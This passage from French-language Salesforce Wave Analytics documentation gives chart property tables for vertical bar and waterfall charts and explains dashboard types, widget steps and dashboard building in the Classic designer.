| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

## Graphique à barres verticales

Utilisez un graphique à barres verticales (également appelé graphique à colonnes) pour montrer des nombres relatifs d'éléments, tels que des pistes ou des dollars. Le graphique à barres verticales est disponible dans le concepteur de tableau de bord Wave, dans le concepteur Classic et dans l'explorateur.

### Propriétés des graphiques à barres verticales

Le graphique à barres verticales est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Afficher les valeurs dans les barres des graphiques | Case à cocher | Affichez les valeurs des chiffres représentés dans les barres. | showValues | boolean | TRUE |
| Normaliser les valeurs | Case à cocher | Dans les graphiques à barres verticales empilées, affichez les groupes empilés en tant que pourcentage du total. | normalize | boolean | FALSE |
| Ajustement automatique | Liste déroulante | Choisissez l'échelle à appliquer au graphique pour l'ajuster au widget de conteneur.<br>• Aucun : aucune optimisation de l'ajustement n'est effectuée.<br>• Ajuster : le graphique est ajusté au widget qui le contient.<br>• Conserver les étiquettes : le graphique est ajusté pour préserver l'affichage des étiquettes. | autoFitMode | none, fit, keepLabels | fit |
| Mode axe | Liste déroulante | Spécifiez l'affichage des mesures multiples dans un graphique.<br>• Axe unique : afficher les mesures sur un seul axe<br>• Axe double : afficher la première mesure sur l'axe gauche, la deuxième mesure sur l'axe droit<br>• Multiples petits : dessiner un graphique pour chaque mesure | axisMode | sync, dual, multi | multi |
| Afficher l'axe | Case à cocher | Afficher l'axe dans le graphique. Disponible pour X, Y (gauche) et Y (droite). | dimensionAxis.showAxis<br>meansureAxis1.showAxis<br>meansureAxis2.showAxis | boolean | TRUE |
| Afficher le titre | Case à cocher | Afficher le titre de l'axe. Disponible pour X, Y (gauche) et Y (droite). | dimensionAxis.showTitle<br>meansureAxis1.showTitle<br>measureAxis2.showTitle | boolean | TRUE |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Le titre donné à l'axe. Disponible pour X, Y (gauche) et Y (droite) si showTitle est TRUE. | dimensionAxis.title<br>meansureAxis1.title<br>meansureAxis2.title | string | |
| Ligne de référence | Saisie de texte, saisie de la couleur | Une ligne horizontale à une valeur donnée de l'axe Y. Disponible pour Y (gauche) et Y (droite).<br>• Valeur : valeur de l'axe Y (chiffre)<br>• Étiquette : texte affiché sur la ligne<br>• Couleur : couleur de la ligne (chaîne de couleur) | measureAxis1.referenceLine .value .label .color<br>measureAxis2.referenceLine .value .label .color | number<br>string<br>color string | 0<br>rgb(0, 161, 224) |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Graphiques en cascade

Utilisez un graphique en cascade pour montrer l'effet cumulé de valeurs positives ou négatives introduites de façon séquentielle avec des répartitions de valeurs totales. Également appelés graphiques « à briques volantes » ou « Mario ». Pour inclure des répartitions de valeurs totales, utilisez un graphique en cascade empilé. Le graphique en cascade est disponible dans le concepteur de tableau de bord Wave et dans le concepteur Classic.

## Propriétés des graphiques en cascade

Le graphique en cascade est configuré avec les propriétés du concepteur de tableau de bord Wave. Ces propriétés ont des propriétés JSON équivalentes.

Le tableau ci-dessous présente les propriétés disponibles.

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Titre | Saisie de texte | Texte du titre du graphique | label | string | |
| Sous-titre | Saisie de texte | Texte du sous-titre du graphique | subtitleLabel | string | |
| Alignement du titre | Saisie de texte | L'alignement du titre ou du sous-titre du graphique. | align | left, center, right | center |
| Thème | Liste déroulante | Le thème de couleur du graphique. | theme | wave, light, dark | wave |
| Calculer le total | Case à cocher | Calcule un total général et l'affiche à la fin du graphique en cascade. | computeTotal | boolean | TRUE |
| Afficher les valeurs dans les barres des graphiques | Case à cocher | Affichez les valeurs des chiffres représentés dans les barres. | showValues | boolean | TRUE |
| Couleurs (valeurs positives) | Sélecteur de couleur | La couleur des valeurs positives. Pas disponible dans le graphique en cascade empilé. | positiveColor | color input | #0BA976 |
| Couleurs (valeurs négatives) | Sélecteur de couleur | La couleur des valeurs négatives. Pas disponible dans le graphique en cascade empilé. | negative.Color | color input | #E41E42 |
| Couleurs (valeur de début) | Sélecteur de couleur | La couleur de la valeur de début. Pas disponible dans le graphique en cascade empilé. | startColor | color input | #1674D9 |
| Couleurs (total) | Sélecteur de couleur | La couleur du total général. Pas disponible dans le graphique en cascade empilé. | totalColor | color input | #1674D9 |
| Afficher l'axe | Case à cocher | Afficher les axes du graphique. | dimensionAxis.showAxis<br>meansureAxis1.showAxis | boolean | TRUE |

| Propriété | Type | Description | Propriété JSON | Valeurs JSON | Valeur par défaut |
|---|---|---|---|---|---|
| Afficher le titre | Case à cocher | Afficher le titre des axes. | dimensionAxis.showTitle<br>meansureAxis1.showTitle | boolean | TRUE |
| Titre | Saisie de texte | Le titre de chaque axe. Le nom est automatiquement généré par le graphique si aucune valeur n'est fournie. | dimensionAxis.title<br>meansureAxis1.title | string | |
| Afficher la légende | Case à cocher | Afficher la légende du graphique. Disponible uniquement dans le graphique en cascade empilé. | legend.show | boolean | TRUE |
| Afficher l'en-tête de la légende | Case à cocher | Afficher l'en-tête de la légende du graphique. Disponible uniquement dans le graphique en cascade empilé. | legend.showHeader | boolean | TRUE |
| Afficher la légende dans la zone du graphique | Case à cocher | Afficher la légende dans la zone du graphique afin de réduire l'espace requis pour la légende. La légende peut chevaucher le graphique. Disponible uniquement dans le graphique en cascade empilé. | legend.inside | boolean | FALSE |
| Position | Liste déroulante | Position de la légende. Disponible uniquement dans le graphique en cascade empilé. | legend.position | right-top, bottom-center, left-top, top-center | right-top |
| Afficher sous la forme d'un treillis | Case à cocher | Afficher sous forme de graphiques séparés basés sur des regroupements. | trellis.enable | boolean | |
| Type | Liste déroulante | Le type du treillis.<br>• Horizontal : afficher sur une ligne<br>• Vertical : afficher dans une colonne<br>• Matrice : afficher dans un tableau<br>• Retour à la ligne : afficher sur plusieurs lignes | trellis.type | x, y, xy, wrap | x |
| Nombre de graphiques par ligne | Liste déroulante | Avec un type de treillis retour à la ligne, définissez le nombre de graphiques affichés sur une même ligne avant le renvoi à la ligne. | trellis.chartsPerLine | 2, 3, 4, 5, 6, 7, 8 | 4 |

# Concepts des tableaux de bord Wave

Nous présentons ci-dessous quelques informations générales sur les tableaux de bord Wave Analytics qui complètent les instructions d'élaboration de tableaux de bord.

Qu'est-ce qu'un tableau de bord ?
Un tableau de bord permet de présenter le contexte spécifique d'un jeu de données sur lequel l'audience peut agir. Il comprend un ensemble organisé de graphiques, de métriques et de tableaux qui repose sur les données d'une perspective.
Principaux éléments d'un tableau de bord Wave
Un tableau de bord n'est pas conçu seulement pour être lu. Il doit susciter une conversation qui s'appuie sur un ou plusieurs jeux de données importants pour votre société. Ne vous contentez pas de regarder les images, mais utilisez les outils du tableau de bord pour mieux analyser les données importantes. Essayez, cliquez et explorez !
Quel type de tableau de bord dois-je créer ?
Les tableaux de bord peuvent prendre en charge des recherches de connaissances de plusieurs types : opérationnel, stratégique ou analytique. Un tableau de bord remplit parfois plusieurs fonctions, mais il est préférable de lui en attribuer une seule.
Étapes de widget dans un tableau de bord Wave
Certains widgets nécessitent des étapes. De la même façon qu'une requête, une étape renvoie des résultats. Le widget détermine le mode d'affichage des résultats. Par exemple, une étape calcule le montant moyen des opportunités, regroupées par région. Le widget affiche les résultats dans un graphique à barres, chaque barre représentant le montant moyen d'une région. La plupart des widgets ont un assistant que vous pouvez utiliser pour élaborer le widget et ses étapes. Vous pouvez également créer votre propre étape et l'appliquer à un widget.

## Qu'est-ce qu'un tableau de bord ?

Un tableau de bord permet de présenter le contexte spécifique d'un jeu de données sur lequel l'audience peut agir. Il comprend un ensemble organisé de graphiques, de métriques et de tableaux qui repose sur les données d'une perspective.

Lorsque vous partagez des données Wave Analytics via un tableau de bord, vous permettez aux membres de votre audience de faire quelques analyses sans les submerger avec des données exhaustives.

Vous pouvez utiliser un tableau de bord pour concentrer l'attention de votre audience. Un jeu de données peut inclure de grandes quantités de données. Certaines données se rapportent à des interrogations spécifiques de votre audience, d'autres ne sont pas pertinentes. Des données importantes pour une série de questions sont parfois inutiles pour une autre série de questions.

Bien que nous l'appelions Tableau de bord, cette interface permet de contrôler beaucoup plus d'actions que le tableau de bord d'une voiture. Ce tableau de bord ne se contente pas d'indiquer ce qui a changé, il nous invite aussi à explorer les données sous-jacentes. Comme le compteur d'une voiture, un tableau de bord indique non seulement la vitesse à laquelle nous nous déplaçons, mais également les fluctuations de vitesse aux différentes étapes de notre voyage, l'évolution du trafic et les conséquences sur notre heure d'arrivée.


CONSULTER ÉGALEMENT :

Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave

Élaboration d'un tableau de bord avec le concepteur Classic

## Principaux éléments d'un tableau de bord Wave

Un tableau de bord n'est pas conçu seulement pour être lu. Il doit susciter une conversation qui s'appuie sur un ou plusieurs jeux de données importants pour votre société. Ne vous contentez pas de regarder les images, mais utilisez les outils du tableau de bord pour mieux analyser les données importantes. Essayez, cliquez et explorez !




Un tableau de bord Salesforce Wave se lit de façon interactive, en cliquant sur les éléments affichés. Chaque élément est une image d'une requête de base de données filtrée et active.

**Filtres de sélection**

Un filtre de sélection permet de filtrer sur une valeur particulière importante pour vous. Par exemple, définissez les curseurs maximum et minimum dans un sélecteur de plage pour que le tableau de bord affiche uniquement les montants compris dans une plage spécifique. Observez l'évolution des tableaux et des chiffres sur la page lorsque vous ajustez les curseurs. Les filtres de sélection sont souvent associés entre eux ce qui permet d'approfondir progressivement votre exploration. Par exemple, utilisez un filtre pour consulter les ventes d'un produit. Utilisez ensuite le suivant pour filtrer les ventes par région. Utilisez un autre filtre pour filtrer les régions de vente par compte. Il existe plusieurs types de filtre de sélection, tels que des listes, bascule, date et plage.

**Indicateurs de performance clés**

La mesure de certaines informations est plus efficace avec une valeur unique, également appelée indicateur de performance clé. Certains éléments numériques peuvent être filtrés en fonction de sélections dans des graphiques et des filtres. Par exemple, dans un graphique à barres qui affiche le pipeline de commerciaux individuels, cliquez sur une barre pour vous intéresser au pipeline de cet individu. Notez que le chiffre change de la valeur totale de tous les commerciaux à la valeur de la personne sélectionnée.

**Tableaux**

Une grande variété de graphiques présente les données sous plusieurs angles. De nombreuses parties de graphiques sont interactives. Par exemple, cliquez sur une barre d'un graphique à barres et observez les résultats. Un clic sur une barre filtre la requête que le graphique à barres représente. Votre révision modifie d'autres valeurs de ce graphique, des valeurs dans d'autres graphiques et l'affichage de valeurs numériques.

**Tableaux**

Un tableau présente les détails au niveau de l'enregistrement. Par exemple, un graphique peut afficher une synthèse des performances de chaque région, mais un tableau peut présenter les détails d'opportunités spécifiques. Vous pouvez trier les tableaux pour afficher les enregistrements supérieurs et inférieurs. Dans les tableaux, vous pouvez également créer des colonnes dans lesquelles les valeurs sont calculées en fonction des données existantes.

## Quel type de tableau de bord dois-je créer ?

Les tableaux de bord peuvent prendre en charge des recherches de connaissances de plusieurs types : opérationnel, stratégique ou analytique. Un tableau de bord remplit parfois plusieurs fonctions, mais il est préférable de lui en attribuer une seule.

Conseil: Quel que soit son rôle, pour être efficace un tableau de bord doit être explicite et présenter une vue d'ensemble complète, sans qu'il soit nécessaire de faire défiler ou de cliquer sur d'autres ressources.

### Tableaux de bord opérationnels

Un tableau de bord opérationnel enregistre des données qui évoluent rapidement et qui peuvent influencer les activités quotidiennes. Un tableau de bord opérationnel est consulté 24/7. L'audience exige des données en temps réel ou quasi réel.

Par exemple, pour surveiller la disponibilité et l'utilisation d'un serveur, ou suivre le nombre de requêtes de support que votre centre d'appel traite par semaine, un tableau de bord opérationnel est le plus efficace.

### Tableaux de bord stratégiques

Un tableau de bord stratégique présente une vue d'ensemble de l'évolution d'une activité. Les dirigeants peuvent l'utiliser pour suivre des indicateurs de performance clés et prendre des décisions stratégiques. L'audience attend d'un tableau de bord stratégique qu'il expose les problèmes et les opportunités, pas qu'il répertorie les problèmes à résoudre immédiatement.

Par exemple, un tableau de bord stratégique peut présenter aux responsables commerciaux les ventes totales par région, le chiffre d'affaires total du trimestre ou les effectifs par service.

### Tableaux de bord analytiques

Un tableau de bord analytique permet d'analyser en profondeur les données opérationnelles ou stratégiques afin de dégager des tendances et d'établir des prévisions. L'audience souhaite examiner de grandes quantités de données, exécuter des scénarios hypothétiques et découvrir de nouvelles questions auxquelles elle n'avait pas pensé.

L'audience utilise généralement un tableau de bord analytique à une fréquence mensuelle, trimestrielle ou même annuelle. L'accès à des mises à jour quotidiennes n'est pas aussi important qu'avec des tableaux de bord opérationnels ou stratégiques.

CONSULTER ÉGALEMENT :

- Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave
- Élaboration d'un tableau de bord avec le concepteur Classic

## Étapes de widget dans un tableau de bord Wave


Certains widgets nécessitent des étapes. De la même façon qu'une requête, une étape renvoie des résultats. Le widget détermine le mode d'affichage des résultats. Par exemple, une étape calcule le montant moyen des opportunités, regroupées par région. Le widget affiche les résultats dans un graphique à barres, chaque barre représentant le montant moyen d'une région. La plupart des widgets ont un assistant que vous pouvez utiliser pour élaborer le widget et ses étapes. Vous pouvez également créer votre propre étape et l'appliquer à un widget.

Dans le concepteur de tableau de bord, une « perspective » et une « étape » sont similaires, mais pas identiques. Les deux contiennent les requêtes utilisées pour calculer les résultats. Cependant, contrairement à une étape, une perspective inclut la visualisation et peut être enregistrée en tant que ressource autonome dans une application. Par exemple, une perspective peut afficher les résultats d'une requête dans un graphique chronologique ou un tableau de comparaison.

Vous pouvez élaborer un widget en utilisant l'un des types d'étape suivants :

**Étape de requête**
: La plupart des étapes sont des étapes de requête. Une étape de requête contient une requête SAQL qui interroge un ou plusieurs jeux de données. Vous pouvez créer des étapes de requêtes de différentes façons.

Vous pouvez utiliser l'explorateur pour interroger un jeu de données unique. Vous pouvez calculer des mesures, regrouper les résultats par dates et dimensions, et filtrer les enregistrements en fonction de champs de jeux de données. Voici un exemple d'étape élaborée via l'explorateur qui renseigne un widget de graphique.





Pour créer des étapes de requête SAQL plus robustes, utilisez l'éditeur SAQL. Vous pouvez par exemple créer une requête SAQL basée sur plusieurs jeux de données, ce qui est impossible avec l'explorateur. Cette étape crée un widget de graphique.

Pour plus d'informations l'élaboration de requêtes SAQL, reportez-vous à Wave Analytics SAQL Reference.

### Étape statique

Une étape statique est plus rare. Elle n'interroge pas les données. Elle fournit à la place une liste statique de valeurs définies par l'utilisateur. Par exemple, un widget de bascule peut afficher les valeurs statiques « $ », « # » et « AVG ». Pour définir l'interaction du widget de bascule avec d'autres widgets du tableau de bord, liez les valeurs statiques aux étapes des autres widgets de votre tableau de bord. Par exemple, vous pouvez lier « $ » et « # » pour afficher différentes mesures : « $ » pour afficher la valeur des opportunités,

et « # » pour afficher le nombre d'opportunités. Dans cet exemple, « # » est sélectionné dans le widget de bascule, et le tableau de bord affiche la valeur des opportunités.




Pour plus d'informations, reportez-vous à Création d'une étape statique avec des valeurs personnalisées.

Vous pouvez facetter des étapes pour rendre les widgets correspondants du tableau de bord plus interactifs. Lorsqu'un filtre est appliqué à une étape facettée, ce même filtre est également appliqué aux autres étapes facettées. Par exemple, si vous sélectionnez l'année précédente dans un widget de date, les autres widgets du tableau de bord affichent également les résultats de l'année précédente. Vous pouvez activer le facettage pour chaque étape.

CONSULTER ÉGALEMENT :

Création d'étapes dans le concepteur de tableau de bord Wave

# Élaboration d'un tableau de bord avec le concepteur Classic

Élaborez un tableau de bord Wave pour suivre en permanence les métriques clés de votre activité, en analysant les résultats par dimensions clés telles que la région, les produits et la période. Vous pouvez ajouter des graphiques interactifs qui synthétisent les informations sous un format convivial. Vous pouvez ajouter des tableaux pour montrer les détails d'enregistrements de niveau inférieur et créer des colonnes avec des valeurs calculées. Vous pouvez également ajouter des filtres afin de permettre aux visualiseurs du tableau de bord d'affiner l'affichage des résultats.

Un tableau de bord Wave est un ensemble de widgets qui, combinés, restituent le contexte de données sous plusieurs angles. Selon les informations que vous souhaitez afficher et le comportement que vous souhaitez définir pour le tableau de bord, vous pouvez afficher différents widgets, notamment des indicateurs de performance clés, des graphiques, des tableaux, des filtres et des images.

**Remarque:** Vous pouvez élaborer un tableau de bord dans le concepteur Classic, mais salesforce.com recommande d'utiliser le nouveau concepteur de tableau de bord Wave, qui prend en charge un nombre plus important de fonctionnalités et qui est plus facile à utiliser. Le nouveau concepteur remplace le concepteur Classic.

**Éditions**

Disponible dans Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

1. Création du tableau de bord dans le concepteur Classic

   Lorsque vous créez un tableau de bord, vous pouvez appliquer une présentation pré-intégrée ou commencer par une zone de dessin vide pour créer votre propre présentation. Pour élaborer le tableau de bord, vous pouvez utiliser le concepteur Classic ou le nouveau concepteur de tableau de bord Wave. Dans notre exemple, nous utiliserons le concepteur Classic.

2. Ajout d'indicateurs de performance clés au tableau de bord

   Parfois, un simple chiffre peut fournir une mesure rapide et essentielle de l'activité. Par exemple, le nombre total de requêtes de support ouvertes et le nombre de nouvelles requêtes de support ouvertes cette semaine sont des mesures clés qui peuvent s'avérer très utiles pour un responsable de service. Ajoutez des widgets numériques pour fournir des indicateurs clés à un tableau de bord.

3. Ajout de visualisations au tableau de bord

   Ajoutez des graphiques pour visualiser et interagir avec les données et les interpréter. Chaque graphique est basé sur la requête sous-jacente d'une perspective.

4. Widgets de facette pour afficher des données sous plusieurs angles

   Les widgets issus d'un même jeu de données présentent par défaut plusieurs facettes. La notion de facettes signifie que lorsque vous filtrez un widget, tous les widgets associés sont filtrés de la même façon. Vous pouvez activer ou désactiver les facettes de chaque widget.

5. Ajout d'images au tableau de bord

   Ajoutez des images afin d'illustrer le contexte et d'agrémenter le tableau de bord pour votre audience. Par exemple, si votre tableau de bord est conçu pour faciliter le suivi des ventes de divers produits, vous pouvez différencier les produits avec leur logo.

6. Liaison à des perspectives et à d'autres tableaux de bord

   Utilisez des liens pour associer un tableau de bord à plusieurs perspectives et tableaux de bord. Le widget est utile pour répartir l'analyse entre plusieurs ressources, au lieu de tout regrouper dans un seul de bord. Il permet également de créer des parcours d'analyse des données.

7. Affichage des détails de la perspective d'un widget

   Pour vous assurer qu'un widget affiche les données appropriées, examinez les détails de la perspective du widget.

8. Filtrage ou retrait des perspectives épinglées au tableau de bord

   Organisez les perspectives épinglées à un tableau de bord afin de réduire l'encombrement. Vous pouvez filtrer la liste des perspectives épinglées afin d'afficher celles qui ne sont pas utilisées et de les retirer de votre tableau de bord.

CONSULTER ÉGALEMENT :

Qu'est-ce qu'un tableau de bord ?

Quel type de tableau de bord dois-je créer ?

Pratiques recommandées pour l'élaboration de tableaux de bord Wave

Raccourci clavier pour l'élaboration d'un tableau de bord Wave

Conversion de votre tableau de bord vers le concepteur de tableau de bord Wave

Élaboration d'un tableau de bord avec le concepteur de tableau de bord Wave

# Création du tableau de bord dans le concepteur Classic


Lorsque vous créez un tableau de bord, vous pouvez appliquer une présentation pré-intégrée ou commencer par une zone de dessin vide pour créer votre propre présentation. Pour élaborer le tableau de bord, vous pouvez utiliser le concepteur Classic ou le nouveau concepteur de tableau de bord Wave. Dans notre exemple, nous utiliserons le concepteur Classic.

Cette rubrique se rapporte à la création de tableaux de bord dans Wave Analytics. Pour plus d'informations sur la création de tableaux de bord pour des rapports, consultez l'article Création d'un tableau de bord Salesforce Classic.


**AUTORISATIONS UTILISATEUR**

Pour créer un tableau de bord :
- Créer et modifier des tableaux de bord Wave Analytics

